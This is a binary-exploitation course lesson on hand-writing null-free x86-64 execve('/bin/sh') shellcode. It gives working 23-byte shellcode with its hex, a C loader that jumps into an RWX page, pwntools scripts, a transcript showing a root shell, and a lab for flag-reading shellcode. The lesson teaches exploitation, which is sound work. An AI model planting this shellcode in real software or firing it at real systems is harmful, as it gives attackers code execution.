Lesson 4.1: Writing execve Shellcode by Hand
So far, once we controlled RIP, we only knew how to jump into a function already present in the binary (ret2win). This lesson steps up: we bring our own code, plant it in the victim process’s memory, and force the CPU to run it. That code is called shellcode. The classic goal is calling execve("/bin/sh", NULL, NULL) to turn the process into a shell. We write x86-64 shellcode by hand so it contains no null byte, compare it with pwntools’ shellcraft version, measure its length, and test it for real by loading it into an RWX memory region and jumping in.
 The string “/bin//sh” is pushed onto the stack, rdi points at it, and rax/rsi/rdx are set before the syscall instruction.
Part: 4 · Reading + lab time: ~50 minutes · Difficulty: medium
Prerequisites: Lesson 1.1 (x86-64 assembly, registers), Lesson 1.2 (syscalls, calling convention), Lesson 2.1 (basic pwntools). Know that read/write/mmap are syscalls.
Tools: pwntools (asm, disasm, shellcraft), gcc, objdump. Test environment: Ubuntu 24.04.4, glibc 2.39, gcc 13.3.0.
Goals
By the end of this lesson you understand what shellcode is and why it has to be fully self-contained, not relying on libc or environment variables, you can write execve("/bin/sh", NULL, NULL) x86-64 shellcode by hand, null-free (no 0x00 byte), you can use pwntools.shellcraft to generate shellcode and asm() to assemble it, disasm() to read it back, you can measure shellcode length and explain every byte, and you can test shellcode on its own by loading it into RWX memory and jumping in, getting a real shell.
Theory
What shellcode is
Shellcode (originally: a piece of code used to open a shell) is a string of already-compiled machine code bytes, designed to be dropped straight into a victim process’s memory and executed by the CPU. It is not a runnable file (ELF) with a header, sections, or a loader. It is raw code, and because of that, shellcode has two characteristic constraints.
- It has to handle everything itself: no libc to call
system, no guaranteed environment variables, no guaranteed knowledge of what address it is sitting at. So shellcode calls kernel syscalls directly. - It usually has to be position-independent (run correctly no matter where it is placed), and usually has to avoid certain “bad” bytes, most commonly the null byte
0x00, since many string-copy vulnerabilities (strcpy/gets) stop as soon as they see0x00.
The most common shellcode goal on Linux is calling the execve syscall.
1
execve("/bin/sh", NULL, NULL);
This replaces the currently running program entirely with /bin/sh. If the victim process is running as root, you get a root shell.
Syscalls on x86-64 and their calling convention
Review Lesson 1.2. On Linux x86-64, syscalls are invoked with the syscall instruction, with this convention.
rax= the syscall number.execveis 59 (0x3b).- Arguments go into
rdi,rsi,rdx,r10,r8,r9, in that order.
So execve("/bin/sh", NULL, NULL) needs the following.
rax = 0x3brdi= a pointer to the string"/bin/sh\0"rsi = 0(empty argv)rdx = 0(empty envp)
The only tricky part is rdi, since we need a pointer to the string "/bin/sh" sitting somewhere in memory. Shellcode has no reliable address to put a string at in advance, so the classic trick is to push the string onto the stack yourself and point rdi at the top of the stack.
Why it has to be null-free, and the “/bin//sh” trick
"/bin/sh" is 7 characters, plus a null terminator, 8 bytes, exactly one 64-bit register. But if we embed the null byte \0 directly in a constant and mov it, the instruction’s own encoding would contain a 0x00 byte, breaking the null-free requirement. The trick is to use "/bin//sh" (one extra /, which the kernel treats the same as a single /), then use a register that is already zero as the null terminator.
Specifically, the string "/bin//sh" laid out little-endian becomes the constant 0x68732f2f6e69622f, with no 0x00 byte anywhere. We do the following.
- Set
rsi = 0withxor esi, esi. Note that xoringesi(32-bit) automatically zeroes the upper 32 bits ofrsitoo, and the instruction encoding31 f6has no null byte. Xoring the full 64-bitrsiwould also work but adds a0x48prefix, still null-free but longer, so the 32-bit form is shorter. push rsito push 8 zero bytes onto the stack: this becomes the string’s null terminator.mov rdi, 0x68732f2f6e69622fthenpush rdi: now the top of the stack is"/bin//sh", sitting right above the 8 zero bytes.push rsp; pop rdi: pointrdiat the top of the stack, at the string"/bin//sh\0".xor edx, edxto setrdx = 0.push 0x3b; pop raxto setrax = 0x3b(push/pop instead ofmov rax, 0x3b, since push/pop is shorter and avoids null bytes in a large constant’s encoding).syscall.
Why we need an RWX page to test it
The CPU can only execute memory pages (chunks of memory) that have execute permission. On modern systems NX (No-eXecute, also called DEP) is on by default: the stack and the heap are data regions with no execute permission, so jumping into shellcode placed there gets killed by the kernel immediately. This lesson does not deal with bypassing NX yet (that is for Lesson 4.2, when NX is off, and the ROP lessons later). Here we only need a clean environment to check whether the shellcode itself works correctly. The simplest way is to request an RWX page (read + write + execute) with mmap, copy the shellcode in, then cast the pointer to a function pointer and call it. This is a “shellcode runner,” and it is also this lesson’s lab.
Demo
The shellcode loader
The loader requests an RWX page, reads raw shellcode from stdin, copies it in, then jumps in.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
// src.c (lab 4.1)
#include <stdio.h>
#include <string.h>
#include <sys/mman.h>
#include <unistd.h>

int main(void) {
    unsigned char buf[4096];
    ssize_t n = read(0, buf, sizeof(buf));           // read raw shellcode from stdin
    if (n <= 0) { perror("read"); return 1; }

    void *mem = mmap(NULL, 4096, PROT_READ | PROT_WRITE | PROT_EXEC,
                     MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);   // an RWX page
    if (mem == MAP_FAILED) { perror("mmap"); return 1; }

    memcpy(mem, buf, n);
    fprintf(stderr, "[loader] %zd byte shellcode @ %p, jumping in...\n", n, mem);
    fflush(stderr);
    ((void (*)(void))mem)();                          // cast to a function pointer and call it
    return 0;
}
Compile it, with no special flags needed since we request RWX directly from mmap.
1
gcc -O0 -g -o loader src.c
Writing shellcode by hand and measuring it with pwntools
pwntools’ asm() assembles assembly into bytes, disasm() reads it back, and we check null-free with plain Python.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
from pwn import *
context.arch = 'amd64'

sc_hand = asm('''
    xor    esi, esi                    /* rsi = 0 (argv) */
    push   rsi                         /* 8 zero bytes: the string's null terminator */
    mov    rdi, 0x68732f2f6e69622f     /* "/bin//sh" little-endian, no 0x00 byte */
    push   rdi
    push   rsp
    pop    rdi                         /* rdi -> "/bin//sh\\0" on the stack */
    xor    edx, edx                    /* rdx = 0 (envp) */
    push   0x3b
    pop    rax                         /* rax = 59 = SYS_execve */
    syscall
''')
print(len(sc_hand), b'\x00' not in sc_hand, sc_hand.hex())
print(disasm(sc_hand))
This is the real result.
1
2
3
4
5
6
7
8
9
10
11
23 True 31f65648bf2f62696e2f2f736857545f31d26a3b580f05
   0:   31 f6                   xor    esi, esi
   2:   56                      push   rsi
   3:   48 bf 2f 62 69 6e 2f 2f 73 68   movabs rdi, 0x68732f2f6e69622f
   d:   57                      push   rdi
   e:   54                      push   rsp
   f:   5f                      pop    rdi
  10:   31 d2                   xor    edx, edx
  12:   6a 3b                   push   0x3b
  14:   58                      pop    rax
  15:   0f 05                   syscall
23 bytes, null-free. Looking at the byte column, there is no 00 anywhere. In movabs rdi, 0x68732f2f6e69622f, the ten-byte encoding 48 bf 2f 62 69 6e 2f 2f 73 68 is exactly “/bin//sh” sitting in the constant.
Using pwntools’ shellcraft
pwntools ships shellcraft, which generates shellcode for many architectures, so get the amd64/linux shell shellcode.
1
2
3
4
5
from pwn import *
context.arch = 'amd64'
print(shellcraft.amd64.linux.sh())       # print the assembly
sc_craft = asm(shellcraft.amd64.linux.sh())
print(len(sc_craft))                      # 48
shellcraft.amd64.linux.sh() produces 48 bytes, longer than the 23-byte hand-written version. The reason: it also builds a proper argv = ["sh"] array on the stack (push the string “sh\0”, push a pointer to it, push a null) instead of passing argv = NULL. Both still open a shell, but the shellcraft version is more “by the book.” When you need very short shellcode (for example a tiny buffer), hand-written still wins. When you need something quick and reliable, shellcraft is more convenient.
Testing it for real: loading it into the loader and getting a shell
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
#!/usr/bin/env python3
from pwn import *
context.arch = 'amd64'

sc = asm('''
    xor esi, esi
    push rsi
    mov rdi, 0x68732f2f6e69622f
    push rdi
    push rsp
    pop rdi
    xor edx, edx
    push 0x3b
    pop rax
    syscall
''')

io = process('./loader')
io.send(sc)                    # send raw shellcode over stdin
sleep(0.3)                     # wait for the loader to exec /bin/sh BEFORE typing commands
io.sendline(b'echo ===PWNED_4_1===; id; uname -r; echo ===END===')
io.sendline(b'exit')
print(io.recvall(timeout=5).decode(errors='replace'))
This runs for real on the server (Ubuntu 24.04.4, glibc 2.39).
1
2
3
4
5
[loader] 23 byte shellcode @ 0x755040ac9000, jumping in...
===PWNED_4_1===
uid=0(root) gid=0(root) groups=0(root)
6.8.0-134-generic
===END===
The uid=0(root) line proves the shellcode ran execve("/bin/sh") and we are in a real shell. Running it again, 8 out of 8 times, all produce a shell.
Note the sleep(0.3) line, because the loader reads stdin with a single large read. If you send the payload and the command right after each other, the command can get swallowed into the loader’s own buffer (because it reads greedily), leaving the resulting shell with no input to run. Waiting a moment for execve to finish before typing a command is the safe way. This is a harness trap you will run into again in Lesson 4.2.
Lab
All the code lives in the Lab section below (src.c, build.sh, exploit.py, transcript.txt, README.md).
- Task 1 (required): type out
execve("/bin/sh")null-free shellcode yourself, load it into the loader, get a shell, with the goal of seeing theuid=...line fromid. - Task 2 (advanced): write a different null-free shellcode with a different goal, for example reading a flag file and printing it to the screen using three syscalls,
open(2),read(0),write(1). Put the filenameflag.txton the stack,openit,readinto a stack buffer,writeto fd 1. Measure the length, check it is null-free.
Hints, in tiers.
- Hint 1: always set
context.arch = 'amd64'beforeasm(), otherwise pwntools assembles for the wrong architecture. - Hint 2: check null-free with
b'\x00' not in sc. If you find a null byte, look for amov reg, small-constant(preferpush imm; pop reg) or a 64-bitxor(use the 32-bit form instead, it’s shorter). - Hint 3: for task 2, the filename “flag.txt” is 8 characters, exactly one register, but remember the null terminator (push a zero register first). Syscall numbers:
open=2,read=0,write=1.open("flag.txt", O_RDONLY=0). - Hint 4: run
disasm(sc)to check the instructions actually say what you meant.
As a check, consider how many bytes your shellcode is, whether it contains a null byte, and why the “/bin//sh” trick avoids one.
Key takeaways
- Shellcode is raw machine code that calls syscalls directly, without relying on libc.
execve("/bin/sh"):rax=0x3b,rdipoints at “/bin/sh”,rsi=0,rdx=0, thensyscall.- Null-free: use “/bin//sh”, xor a 32-bit register to make a zero, push/pop instead of mov for small constants.
asm()assembles,disasm()reads back,shellcraftgenerates ready-made shellcode,b'\x00' not in scchecks for null bytes.- Test shellcode on its own with an RWX page (
mmap), then cast the pointer to a function and call it. - Measured lengths: the hand-written version is 23 bytes,
shellcraft.amd64.linux.sh()is 48 bytes.
Common pitfalls
- Forgetting
context.arch = 'amd64':asm()assembles for the machine’s default architecture or i386, producing entirely wrong bytes. - Shellcode ending up with a null byte without noticing: using
mov rax, 0x3b(which generates several zero bytes in the 64-bit constant), ormov rsi, 0. Replace withpush 0x3b; pop raxandxor esi, esi. - Jumping into shellcode on the stack/heap while forgetting NX is on: the process dies immediately with SIGSEGV. This lesson avoids that with an
mmapRWX page. On a real binary with NX you cannot load shellcode this way, you need a different approach (Lesson 4.2 when NX is off, or ROP in Part 6). - Sending a command too soon after the payload: the command gets swallowed by the loader’s one large
read, leaving the shell with no input. Add a smallsleep, or send the command only once you are sure the shell is ready. - Mixing up syscall numbers:
execveis 59 on x86-64, but it is 11 and usesint 0x80on x86 (32-bit). Don’t confuse the 32-bit and 64-bit syscall tables.
Further reading
- The
shellcraftsection of the pwntools documentation: the shellcode catalog by architecture and OS. - The Linux x86-64 syscall table (for example Ryan Chapman’s page, or
ausyscall --dump). - “Smashing The Stack For Fun And Profit” (Aleph One): the classic hand-rolled shellcode section (old x86, but the idea still holds).
- shell-storm.org/shellcode: a repository of sample shellcode for many architectures.